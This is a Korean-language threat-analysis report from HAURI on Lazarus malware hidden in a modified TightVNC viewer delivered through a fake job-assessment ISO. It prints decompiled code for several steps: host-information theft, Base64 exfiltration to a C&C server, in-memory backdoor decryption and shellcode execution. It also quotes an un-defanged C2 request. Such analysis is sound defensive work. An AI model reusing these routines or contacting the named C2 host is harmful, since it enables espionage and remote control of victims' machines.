악성코드 상세 분석 보고서

무기화된 오픈소스 소프트웨어
(Lazarus APT)


(Document No : DT-20230619-001)

HAURI
www.hauri.co.kr

o 분석 개요

작년 6 월부터 북한의 해킹 그룹 라자루스(Lazarus)는 PuTTY, KiTTY, TightVNC, Sumatra PDF Reader, muPDF/Subliminal Recording 와 같은 오픈소스 소프트웨어들을 수정하여 악성코드를 제작하고 있으며, LinkedIn 에서 특정 회사들의 채용담당자로 위장하여 엔지니어들에게 접근하여 악성코드를 유포하였다. 수정된 오픈소스 소프트웨어들은 실행만으로 악성 행위를 하지 않으며, 사용자가 특정 PDF 를 열람하거나 수정된 Putty 로 특정 서버를 접속을 하는 등 특정 이벤트가 발생해야 악성 행위를 시작하는 공격 방식을 사용하고 있다. 이는 SandBox 을 사용한 자동 분석을 회피하기 위함으로 보인다.

o 악성코드 순서도



1. Skill Assessment.iso


(MD5 : 4E10C8D3D71136E870CF58C0E31DB2BC, SIZE : 3,260,416)

개요 : 오픈소스 원격접속 프로그램(TightVNC)을 수정한 악성코드와 원격 서버 정보가 적힌 텍스트 파일이 동봉되어 있음

ViRobot	ISO.S.IncludeMal.3260416

상세분석 :

(1) **"Skill Assessment.iso"** 파일을 더블 클릭 시 EXE 파일과 TXT 파일이 동봉된 DVD 드라이브가 생성된다.



[그림 1] DVD 드라이브

(2) "Amazon Workspaces.exe" 파일은 오픈소스 TightVNC Viewer 을 수정한 파일이다.

[그림 2] Amazon Workspaces.exe 정보

(3) "Readme.txt" 파일은 TightVNC Viewer 를 사용해 접속할 서버 정보가 적혀져 있다.

[그림 3] Readme.txt 내용

2. Amazon Workspaces.exe

(MD5 : 3EF1892C1A5F1BB056871B7D7E5CD69A, SIZE : 3,207,168)

개요 : 실행 시 PC 정보를 탈취 후 사용자가 서버 정보를 선택하는 이벤트가 발생 시 백도어 악성코드가 실행됨

ViRobot	Backdoor.Win.S.Agent.3207168

상세분석 :

(1) 실행된 VNC 파일은 **User 이름, PC 이름, 메인보드 이름, WorkGroup 이름**을 수집한다.

```
GetComputerNameW(ComputerName, &nSize);
LODWORD(v0) = RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 0x101u, &hKey);
if ( !(_DWORD)v0 )
{
  phkResult = hKey;
  cbData = 520;
  Type = 0;
  if ( RegQueryValueExW(hKey, L"RegisteredOwner", 0i64, &Type, (LPBYTE)UserName, &cbData) || Type != 1 && Type != 7 )
    wcscpy_s(UserName, 0x104ui64, L"N/A");
  phkResult = HKEY_LOCAL_MACHINE;
  cbData = 520;
  Type = 0;
  if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"HARDWARE\\DESCRIPTION\\System\\BIOS", 0, 0x101u, &phkResult) )
  {
    if ( !RegQueryValueExW(phkResult, L"SystemManufacturer", 0i64, &Type, (LPBYTE)MainBoardName, &cbData)
      && (Type == 1 || Type == 7) )
    {
      RegCloseKey(phkResult);
    }
    else
    {
      wcscpy_s(MainBoardName, 0x104ui64, L"N/A");
    }
  }
  if ( !NetGetJoinInformation(0i64, &NameBuffer, &BufferType) )
  {
    if ( (unsigned int)(BufferType - 2) <= 1 )
      wcscpy_s(WorkGroupName, 0x104ui64, NameBuffer);
    NetApiBufferFree(NameBuffer);
  }
```

[그림 4] PC 정보 수집 코드


(2) 수집된 PC 정보들은 BASE64 로 인코딩 후 GET 파라미터에 담겨 C&C 서버로 전송된다.

■C&C 서버 : hxxps://www[.]jeannecampos.com/wp-includes/certificates/ca-bundle.php?v={수집된 정보}

```
MultiByteToWideChar(OEMCP, 0, aD1a2767677b7db, -1, WideCharStr, 32);
// d1a2767677b7dbb4326d8cd25b148f19 | Username | PC Name |  MainBoard Name | WorkGroup Name
swprintf_0(v37, 0x400ui64, L"%s|%s|%s|%s|%s|", WideCharStr, UserName, ComputerName, MainBoardName, WorkGroupName);
v3 = GetOEMCP();
WideCharToMultiByte(v3, 0, v37, -1, MultiByteStr, 1024, 0i64, 0i64);
do
  ++v2;
while ( MultiByteStr[v2] );
nSize = v2;
v4 = (void *)BASE64_Encode(MultiByteStr, &nSize);
v5 = (char *)sub_140039F30(v4, &nSize);
swprintf(szUrl, 0x824ui64, "%s?v=%s", (const char *)C2_Addr, v5);
v0 = InternetOpenA(szAgent, 0, 0i64, 0i64, 0);
if ( v0 )
  LODWORD(v0) = (unsigned int)InternetOpenUrlA(v0, (LPCSTR)szUrl, 0i64, 0, 0x80000100, 0i64);
```

[그림 5] BASE64 인코딩 후 C&C 서버로 전송

(3) 이후 사용자가 "Readme.txt"를 보고 서버 정보를 선택하면, 백도어 악성코드를 실행한다.



[그림 6] 서버 선택

```
if ( Event_Dialog == 1048 )                    // Remote Host 선택
{
  v9 = a3 - 1;
  if ( v9 )
  {
    if ( v9 == 8 )
    {
      v10 = SendMessageW(*(HWND *)(a1 + 224), 0x147u, 0i64, 0i64);
      if ( v10 < 0 )
        return 0i64;
      sub_1400440F0(&v17);
      (*(void (__fastcall **)(__int64, _QWORD, void ***))(*(_QWORD *)(a1 + 216) + 56i64))(
        a1 + 216,
        (unsigned int)v10,
        &v17);
      sub_140027F00(&v15, v11, v18[0]);
      sub_140027C50(a1 + 128, &v15);
      v15 = &RegistrySettingsManager::`vftable';
      if ( v16 )
        (**v16)(v16, 1i64);
      v15 = &SettingsManager::`vftable';
      v17 = &StringStorage::`vftable';
      if ( v18[0] )
        std::allocator<wchar_t>::deallocate(v18, v18[0], (v18[2] - v18[0]) >> 1);
    }
  }
  else
  {
    BackdoorInit();
  }
```

[그림 7] 서버 선택 시 실행되는 코드

(4) 백도어 악성코드는 암호화되어 있으며, 복호화 후 메모리 내에서 실행된다.

```
BACKDOOR_PE = (int *)LocalAlloc(0x40u, (unsigned int)v1);
v3 = (__m128i *)BACKDOOR_PE;
v4 = (((v1 >> 31) & 0xF) + v1) & 0xFFFFFFF0;
if ( v4 >= 16 )
{
  v5 = (char *)&v15 - (char *)BACKDOOR_PE;
  v6 = _mm_load_si128(&v15);
  v7 = &unk_1400F2A74 - (_UNKNOWN *)BACKDOOR_PE;
  v8 = (unsigned __int64)(unsigned int)v4 >> 4;
  do
  {
    v9 = *(__m128i *)((char *)v3 + v7);
    sub_140001BB0(v14, &v3->m128i_i8[v7], v3);
    if ( v3 > (__m128i *)((char *)&v15.m128i_u64[1] + 7) || (__m128i *)((char *)&v3->m128i_u64[1] + 7) < &v15 )
    {
      *v3 = _mm_xor_si128(_mm_loadu_si128(v3), v6);
    }
    else
    {
      v10 = v3;
      v11 = 16i64;
      do
      {
        v10->m128i_i8[0] ^= v10->m128i_u8[v5];
        v10 = (__m128i *)((char *)v10 + 1);
        --v11;
      }
      while ( v11 );
    }
    ++v3;
    v15 = v9;
    v5 -= 16i64;
    v6 = v9;
    --v8;
  }
  while ( v8 );
}
Resolve_APIs();
ExecuteBackdoor(BACKDOOR_PE, BACKDOOR_PE_SIZE, v12);
```

[그림 8] Password.txt 생성 후 실행

(5) 실행된 백도어는 Bot ID 를 생성하여 C&C 서버에 전송한다.

■ C&C 서버 : hxxps://www[.]jeannecampos.com/wp-includes/blocks/avatar/editor-rtl.php

```
POST https://www.jeannecampos.com/wp-includes/blocks/avatar/editor-rtl.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Length: 104
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Host: www.jeannecampos.com
Cache-Control: no-cache

idxAp=BMQWG&orderBy=QQ34ES899WEET17BGSAAA&rsv_t=NmJUN0dPZzYxVWl4a01qYTVDOEo1Qk1RV0dqXT81XU1pNnZ5MDKLaI1y
```

행위 구분 / Bot ID

[그림 9] C&C 서버에 Bot ID 전송

(6) 이후 C&C 서버와 1 분 주기로 통신을 하며 POST 데이터의 2 번째 값에 따라 C&C 서버와 통신하는 특징이 있는 것을 볼 수 있다.

(7) [그림 9]의 POST 데이터 중 행위 구분, Bot ID 를 제외한 모든 문자열들은 랜덤으로 생성

행위 구분	행위
QQ34ES899WEET17BGSAAA	Bot ID 를 전송
4J51298Y9WEHPGP293HGE	Shellcode 를 요청
ZC8V9023HIN2THW0823AS}	업데이트 코드 요청

[표 1] POST 데이터 2 번째 값 의미

```
v8 = (char *)&BotID_Table + 12 * (rand() % 10);
v9 = (char *)&ActionString_Table + 12 * (rand() % 10);
v10 = rand() % 10;
swprintf_s(
  a2,
  0x824ui64,
  (const wchar_t *const)"%s=%s&%s=ZC8V9023HIN2THW0823AS&%s=",
  &VarString_Table[12 * v10],
  VarValueString_Table,
  v9,
  v8);
```

[그림 10] POST 데이터 생성 코드

(8) 감염 PC 는 전달받은 Shellcode 로 인해 원격제어, 파일 탈취 등 여러 악성 행위들을 당할 수 있게 된다.

```
  *v30 = Param_ZC8V9023HIN2THW0823AS;
  Recv_Shellcode(v30);
  VirtualFree(Recv_Shellcode, 0i64, 0x8000u);
  LocalFree(v30);
  goto Reconnect;
}
if ( *(unsigned int *)((char *)Command + 22) == 0x11174 )
{
  ((void (__fastcall *)(_QWORD, const void *))Recv_Shellcode)(0i64, v25);
  goto Reconnect;
}
if ( *(unsigned int *)((char *)Command + 22) != 0x11176 )
  goto Reconnect;
```

[그림 11] 전달받은 Shellcode 실행 코드